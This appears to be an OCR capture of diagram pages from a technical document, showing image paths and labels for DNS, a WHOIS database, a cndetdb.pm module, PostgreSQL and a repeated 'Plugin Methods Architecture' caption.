
DNS

WHOIS db


cndetdb.pm

PostgreSQL


Plugin Methods Architecture




Plugin Methods Architecture




Plugin Methods Architecture



